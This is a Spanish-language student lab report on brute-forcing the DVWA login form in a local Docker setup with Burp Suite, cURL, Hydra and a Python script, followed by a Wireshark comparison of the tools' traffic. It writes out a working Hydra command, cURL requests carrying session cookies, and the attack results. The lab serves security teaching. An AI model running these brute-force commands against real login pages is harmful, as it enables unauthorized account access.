

Informe Laboratorio 2

Sección 2

Richard Olguín
e-mail:richard.olguin@mail.udp.cl

30 Septiembre de 2025

Índice

1. Descripción de actividades	3
2. Desarrollo de actividades	3
2.1. Despliegue de DVWA con Docker	3
2.2. Redirección de puertos y verificación	5
3. Ataque de fuerza bruta con Burp Suite	5
3.1. Obtención de consulta a replicar	5
3.2. Identificación de campos a modificar	6
3.3. Obtención de diccionarios	6
3.4. Obtención de credenciales	8
4. Uso de la herramienta cURL	8
4.1. Obtención de código desde el navegador	8
4.2. Utilización de cURL por terminal	9
4.3. Diferencias encontradas	9
5. Ataque de fuerza bruta con Hydra	10
5.1. Instalación y versión a utilizar	10
5.2. Explicación de comando a utilizar	10
5.3. Obtención de credenciales	11
6. Análisis de tráfico con wireshark	11
6.1. Diferencias (análisis de tráfico)	14
6.2. Detección de software (análisis de tráfico)	15

7. Desarrollo de script en python	15
7.1. Interacción, cabeceras y resultados (2.18-2.20)	15
7.2. Comparación de rendimiento	17
8. Investigación de métodos de mitigación	17
8.1. 4 métodos de mitigación	17

1. Descripción de actividades

El objetivo de este laboratorio fue analizar de forma práctica qué tan vulnerable es un formulario web (alojado en un sitio HTTPS) frente a un ataque de fuerza bruta. La idea era comprobar si con herramientas de fácil acceso, o incluso con un código en **Python**, se podía vulnerar la seguridad de un formulario de inicio de sesión (*login*) y obtener credenciales válidas.

Para este propósito, se utilizó la aplicación *Damn Vulnerable Web App* (DVWA), que es un ambiente seguro y diseñado específicamente para realizar pruebas de seguridad. Todo el laboratorio se montó sobre **Docker** para mantener el entorno controlado y aislado.

Para llevar a cabo los ataques, se emplearon tres enfoques diferentes:

- **Burp Suite:** Se utilizó para interceptar el tráfico de red y automatizar el ataque de forma controlada.
- **cURL:** Se replicó una petición manualmente para comprender la estructura de la comunicación entre el cliente y el servidor.
- **Hydra:** Se lanzó un ataque directo con esta herramienta especializada en fuerza bruta contra servicios de autenticación.

Además, se desarrolló un *script* propio en **Python** para replicar el ataque, demostrando que no siempre se necesitan herramientas complejas. Con esto se buscaba no solo ejecutar los ataques, sino también entender su funcionamiento subyacente, cómo pueden ser detectados y, finalmente, investigar cómo es posible mitigar este tipo de vulnerabilidades.

2. Desarrollo de actividades

Inicialmente, para poder desarrollar el laboratorio, se instalaron las herramientas necesarias, como **Docker** y **Docker Compose**, **Burp Suite**, **Hydra** o **Wireshark**. **Burp Suite** en específico se configuró en el navegador Firefox con un proxy al puerto 217.0.0.1: 8080 y también se cargó el certificado digital que entrega **Burp Suite**.

Una vez el entorno estuvo preparado, se siguió el siguiente paso a paso.

2.1. Despliegue de DVWA con Docker

El primer paso fue levantar el ambiente de DVWA previamente clonado con el siguiente comando.

```
git clone https://github.com/digininja/DVWA.git
```

Para esto se usó **docker-compose**, que facilita todo el proceso. Desde la terminal, en la carpeta del proyecto, se ejecutó el comando:

```
docker-compose up -d
```

El parámetro `-d` se utiliza para que el proceso corra en segundo plano (*detached mode*) y no ocupe la terminal. Este comando se encarga de descargar las imágenes necesarias (una para la aplicación web y otra para la base de datos) y de poner en funcionamiento los contenedores.

```
user@pc-lnx:~/DVWA$ docker-compose up -d
Creating network "dvwa_dvwa" with the default driver
Creating volume "dvwa_dvwa" with default driver
Pulling db (docker.io/library/mariadb:10)...
10: Pulling from library/mariadb
60d98d907669: Pull complete
99d06c66f898: Pull complete
1427991e2f34: Pull complete
d37470673b78: Pull complete
7197601ade72: Pull complete
1cb464ad4e0a: Pull complete
b0c286c50b3b: Pull complete
19683e685d48: Pull complete
Digest: sha256:e4ad7c5ad8874c2b049cef7566ccf534856b9fcde1c3c89c3251e8fa6fd6915c
Status: Downloaded newer image for mariadb:10
Building dvwa
[+] Building 225.0s (14/14) FINISHED                                docker:default
```

Figura 1: Salida del comando `docker ps` que muestra los contenedores activos.

```
Creating dvwa_db_1 ... done
Creating dvwa_dvwa_1 ... done
```

Figura 2: Final del comando `docker ps` que muestra los contenedores activos.

2.2. Redirección de puertos y verificación

La configuración de Docker expone el puerto 80 del contenedor de DVWA al puerto 4280 de la máquina anfitriona. Esto permitió acceder a la aplicación web desde Firefox navegando a la dirección `http://localhost:4280`.

Para confirmar que todo estaba corriendo correctamente, se usó el comando `docker ps`:

```
user@pc-lnx:~$ docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAME
355595ab981d	ghcr.io/digininja/dvwa:latest	"docker-php-entrypoi..."	4 hours ago	Up 4 hours	127.0.0.1:4280->80/tcp	dvwa
4156ba6686b1	mariadb:10	"docker-entrypoint.s..."	4 hours ago	Up 4 hours	3306/tcp	dvwa

Figura 3: Salida del comando `docker ps` que muestra los contenedores activos.

Como se observa en la figura 3, ambos contenedores están activos y la redirección de puertos funciona como se esperaba.

3. Ataque de fuerza bruta con Burp Suite

3.1. Obtención de consulta a replicar

Con el ambiente listo, el siguiente paso fue atacar con **Burp Suite**. Lo primero fue capturar cómo funciona el *login*. Se configuró Firefox para que todo su tráfico pasara por el proxy de Burp Suite y, con la intercepción activada, se realizó un intento de *login* en la sección "Brute Force" de DVWA. Donde previamente se creó un usuario que es admin - password y también se configuró la seguridad en bajo como se muestra en la imagen.

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low
Submit

Figura 4: Configuración de seguridad

Así se pudo observar que las credenciales se enviaban mediante el método **GET**, directamente en la URL.

Time	Type	Direction	Method	URL
16:53:18 27...	HTTP	→ Request	GET	http://localhost:4280/vulnerabilities/brute/?username=test&password=test&Login=Login
16:53:19 27...	HTTP	→ Request	OPTIONS	https://signaler-pa.clients6.google.com/punctual/multi-watch/channel?VER=8&gsessionid=lcgzB0LP5keExmVYdkwtS4RLB1tgoZ4KQ5
16:53:20 27...	HTTP	→ Request	POST	https://play.google.com/log?hasfast=true&auth=SAPISIDHASH+c9d6de13222a0abd24a9dd59e977d054895273ec+SAPISID1PHASH+c

Request

Pretty
Raw
Hex

1 GET /vulnerabilities/brute/?username=test&password=test&Login=Login HTTP/1.1
2 Host: localhost:4280

Figura 5: Petición GET capturada en la pestaña "HTTP History" de Burp Suite.

3.2. Identificación de campos a modificar

Se envió la petición capturada a la herramienta Intruder de Burp Suite. Ahí, en la pestaña Positions, se limpiaron las posiciones de payload automáticas y se seleccionaron manualmente solo los valores correspondientes al usuario y la contraseña. Se eligió el tipo de ataque Cluster Bomb, el cual está diseñado para probar combinaciones de dos listas de palabras distintas, siendo ideal para iterar sobre usuarios y claves.




Figura 6: Configuración en Intruder Positions mostrando los campos seleccionados y el tipo de ataque *Cluster Bomb*.

3.3. Obtención de diccionarios

En la pestaña Payloads, se cargaron dos archivos de texto simples: users.txt para la primera posición (el usuario) y passwords.txt para la segunda (la contraseña), estos archivos de texto fueron creados manualmente con 5 opciones de usuarios y contraseñas.




Figura 7: Carga de los diccionarios users.txt y en la pestaña Payloads.





Figura 8: Carga de los diccionarios password.txt en la pestaña Payloads.

3.4. Obtención de credenciales

Se lanzó el ataque. La clave para identificar las credenciales validas fue ver la columna Length (longitud) en la ventana de resultados. Todos los intentos fallidos devolvían una página con similar tamaño. En cambio, las credenciales validas devolvían una página de bienvenida con un tamaño diferente y mayor. Al ordenar los resultados por esa columna, las credenciales válidas fueron fáciles de identificar.



6. Intruder attack of http://localhost:4280

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Showing all items	Response recei...	Error	Timeout	Length	Comment
22	admin	password	200	7			5094	
0			200	4			5056	
2	12345	123456	200	4			5056	
4	admin	123456	200	4			5056	
6			200	4			5056	
8	12345	clavesegura	200	5			5056	
10	admin	clavesegura	200	6			5056	

Figura 9: Ventana de resultados de Burp Intruder, ordenada por longitud.

4. Uso de la herramienta cURL

4.1. Obtención de código desde el navegador

Para usar cURL, primero fue necesario replicar la petición que realiza el navegador. Utilizando las herramientas de desarrollador de Firefox (F12/inspeccionar), en la pestaña Red, se realizó un intento de login. Se buscó la petición correspondiente, se hizo clic derecho sobre ella y se utilizó la opción Copiar como cURL.




Figura 10: Copiar como cURL

4.2. Utilización de cURL por terminal

El comando copiado se pegó en la terminal. Primero se ejecutó tal cual para simular un intento fallido ya que en el cURL se tenían las credenciales erróneas. Posteriormente, se modificó el mismo comando cambiando las credenciales por un par válido conocido, y se volvió a ejecutar para simular un inicio de sesión exitoso.

```
ser@pc-lnx:~$ curl 'http://localhost:4280/vulnerabilities/brute/?username=test2&password=test2&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: es-ES,es;q=0.9' \
-b 'PHPSESSID=731d5d72ccb8f1bddf68727567e279df; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:4280/vulnerabilities/brute/' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36' \
```

Figura 11: Terminal mostrando la ejecución del comando cURL con credenciales inválidas.

```
ser@pc-lnx:~$ curl 'http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: es-ES,es;q=0.9' \
-b 'PHPSESSID=731d5d72ccb8f1bddf68727567e279df; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:4280/vulnerabilities/brute/' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: ?Brand?Brand";v="24", "Chromium";v="140"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"' \
```

Figura 12: Terminal mostrando la ejecución del comando cURL con credenciales válidas.

El resultado fueron 2 páginas Html las cuales fueron guardadas en un archivo y abiertas para poder compararlas

4.3. Diferencias encontradas

Debido a que la página que fue analizada solo era una prueba que permite ingresar el login. No hubo muchas diferencias considerables a la hora de ejecutar el cURL válido versus el que tenía las credenciales inválidas. Pero las diferencias que se pudieron evidenciar fue que en las credenciales válidas entregaba un mensaje de que sí se pudo ingresar de manera adecuada "Welcome to the password protected area adminz además se muestra una imagen que no se logra cargar. Por el otro lado cuando se intentan ingresar las credenciales que no son válidas, lo que aparece como se aprecia en la imagen es "Username and/or password incorrect" lo que evidencia que no se pudo acceder

Vulnerability: Brute Force	Vulnerability: Brute Force
Login Username: Password: Login Username and/or password incorrect.	Login Username: Password: Login Welcome to the password protected area admin 
More Information	

Figura 13: Comparación de los archivos HTML de respuesta, resaltando las diferencias entre un *login* exitoso y uno fallido.

5. Ataque de fuerza bruta con Hydra

5.1. Instalación y versión a utilizar

La siguiente herramienta a probar fue Hydra. Se verificó que estuviera instalada y funcional en el sistema con el comando `hydra -h`.

```
user@pc-lnx:~$ hydra -h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak -
llegal purposes (this is non-binding, these *** ignore la
```

Figura 14: Salida del comando `hydra -h`

5.2. Explicación de comando a utilizar

El comando para atacar el formulario fue el siguiente, utilizando las rutas completas a los diccionarios:

```
hydra -L /home/user/Escritorio/lab2/users.txt -P /home/user/Escritorio
/lab2/passwords.txt localhost -s 4280 http-get-form "/vulnerabilities/brute
/:username=~USER^&password=~PASS^&Login=Login:H=Cookie: security=low;
PHPSESSID=83c7862a562df1ca281dea0ee5942ee9:F=incorrect"
"
```

La estructura de este comando es la siguiente:

-L y -P Definen las rutas a los diccionarios de usuarios y contraseñas.

`localhost -s 4280` Especifica el objetivo y el puerto.

`http-get-form` Indica el módulo de ataque para formularios GET.

La cadena de instrucciones Define varios componentes clave:

- **La ruta:** `/vulnerabilities/brute/`
- **La plantilla de los parámetros:** `username=^USER&...`
- **Una cabecera (Header):** `H=Cookie:...`, que fue clave para mantener una sesión válida y se obtuvo con inspeccionar en el apartado red luego de hacer un login válido.
- **Una condición de Fracaso (Failure):** `F=incorrect.` aquí en lugar de buscar un mensaje de éxito, le decimos a Hydra que un intento es fallido si la respuesta contiene la palabra "incorrect". Si no la encuentra, lo considera un éxito.

5.3. Obtención de credenciales

Hydra demostró ser extremadamente rápido y eficiente, encontrando las credenciales válidas en prácticamente un segundo, lo que se puede evidenciar en la figura 15.

```
user@pc-lnx:~$ hydra -L /home/user/Escritorio/lab2/users.txt -P /home/user/Escritorio/lab2/passwords.txt
localhost -s 4280 http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=low; PHPSESSID=83c7862a562df1ca281dea0ee5942ee9:F=incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-28 21:40:42
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:6/p:5), ~2 tries per task
[DATA] attacking http-get-form://localhost:4280/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=low; PHPSESSID=83c7862a562df1ca281dea0ee5942ee9:F=incorrect
[4280][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-28 21:40:43
user@pc-lnx:~$
```

Figura 15: Salida de Hydra.

6. Análisis de tráfico con wireshark

Para ver las diferencias entre las herramientas, se utilizó Wireshark para inspeccionar los paquetes que generaba cada una. El análisis de las capturas reveló que cada herramienta deja una "huella digital" muy clara, principalmente en el encabezado **User-Agent**:

Paquete cURL Los paquetes que genera cURL son solicitudes HTTP, creadas directamente por la herramienta según lo que se le indica en la terminal. Esto significa que el tipo de petición (GET, POST, etc.), la URL a la que apunta y los parámetros que se envían, como el usuario y la contraseña, están definidos exclusivamente por el comando que se ejecuta.




Figura 16: Captura del paquete cURL

Paquete Burp Suite A diferencia de otras herramientas, Burp Suite no genera sus propios paquetes desde cero. Su función es la de un *proxy*, por lo que se interpone en la comunicación entre el navegador y el servidor.

Al revisar la captura en Wireshark, esto queda muy claro:

User-Agent: La cabecera se identifica como Mozilla/5.0 ... Firefox/142.0, que corresponde el navegador.

Otras Cabeceras: Todas las demás cabeceras (Accept, Accept-Language, Referer, etc.) son complejas y detalladas, exactamente como las enviaría un usuario real navegando por el sitio.

Esto demuestra que el tráfico que pasa a través de Burp Suite es, por defecto, muy sigiloso y difícil de distinguir del tráfico normal, ya que es una réplica exacta del comportamiento del navegador.




Figura 17: Captura de Wireshark que muestra las cabeceras de una petición a través de Burp Suite, idénticas a las de Firefox.

Paquete Hydra La naturaleza de Hydra es generar un bombardeo de peticiones de autenticación, probando sistemáticamente cada combinación de los diccionarios. En **Wireshark**, esto se traduce en una gran cantidad de paquetes de solicitud (en este caso, HTTP GET) enviados en un corto período de tiempo.

Al inspeccionar uno de estos paquetes, se confirma que **Hydra** es una herramienta ruidosa y fácil de identificar:

User-Agent: Hydra no intenta camuflar, lo que permite identificar tráfico de este de forma fácil.

Cookie: La captura también confirma que la herramienta está enviando la cabecera **Cookie** de sesión que le indicamos en el comando, lo que demuestra por qué el ataque fue exitoso.




Figura 18: Captura de Wireshark un paquete generado por Hydra.

6.1. Diferencias (análisis de tráfico)

La diferencia fundamental entre las tres herramientas no es solo si funcionan o no, sino su nivel de sigilo. Cada una deja una "huella digital" distinta en la red:

cURL: Actúa como una herramienta de scripting simple. Su huella es la de un bot básico: no envía un User-Agent (lo cual es muy raro) y sus cabeceras son mínimas (`Accept: */*`). No intenta esconderse porque no está diseñado para eso. Es una herramienta de prueba, no de ataque sigiloso.

Hydra es la fuerza bruta: Es una herramienta que genera mucho tráfico. Su objetivo es la velocidad, no el sigilo. Deja evidencia de que se utilizó User-Agent: Hydra. Además, la velocidad a la que envía paquetes es un patrón de comportamiento muy fácil de detectar.

Burp Suite es el espía: Esta es la herramienta más sofisticada de las tres en términos de sigilo. Al actuar como un *proxy*, su tráfico es un espejo del tráfico del navegador. Un paquete de Burp Suite se ve exactamente igual que un paquete de un usuario real, con todas sus cabeceras complejas y bien formadas. Esto lo hace extremadamente difícil de detectar basándose solo en el análisis de un paquete individual.

En resumen, la diferencia no es solo un User-Agent, sino un cumulo de cosas que hacen cada tipo de petición diferente: cURL es simple y anómalo, Hydra es ruidoso y agresivo, y Burp Suite es sigiloso y se camufla.

6.2. Detección de software (análisis de tráfico)

Sí, la detección es factible y relativamente sencilla para dos de las tres herramientas. Un administrador de sistemas puede configurar reglas en un *firewall* de aplicaciones web (WAF) o en un sistema de detección de intrusos (IDS) para generar alertas o bloquear directamente cualquier petición que tenga un **User-Agent** sospechoso como "Hydra." patrones anómalos como los de cURL.

Detectar el uso de Burp Suite es mucho más difícil, ya que requeriría un análisis de comportamiento para identificar un volumen de peticiones inusual desde una misma dirección IP, en lugar de basarse en una firma simple.

7. Desarrollo de script en python

7.1. Interacción, cabeceras y resultados (2.18-2.20)

Finalmente se tuvo que crear una propia herramienta para realizar el ataque, utilizando Python y su librería requests. El script se diseñó para leer los mismos diccionarios de usuarios y contraseñas, iterar sobre ellos y enviar una petición GET por cada combinación.

Cabecera HTTP clave (2.19): Al igual que con Hydra, el *script* no funcionaba inicialmente sin un contexto de sesión. La cabecera HTTP más importante para que el ataque funcionara fue la Cookie. Fue necesario iniciar sesión en DVWA desde Firefox, obtener la cookie de sesión (security y PHPSESSID) y añadirla a cada una de las peticiones que el *script* enviaba. Sin esta cabecera, el servidor no reconocía la petición como parte de una sesión autorizada y la denegaba.

Código y resultados: El siguiente *script* fue el utilizado para el ataque. La lógica es simple: lee los archivos y, para cada par de usuario/contraseña, construye y envía una petición GET. Luego, revisa si en el texto de la respuesta aparece el mensaje de bienvenida para confirmar el éxito.

```
1 import requests
2
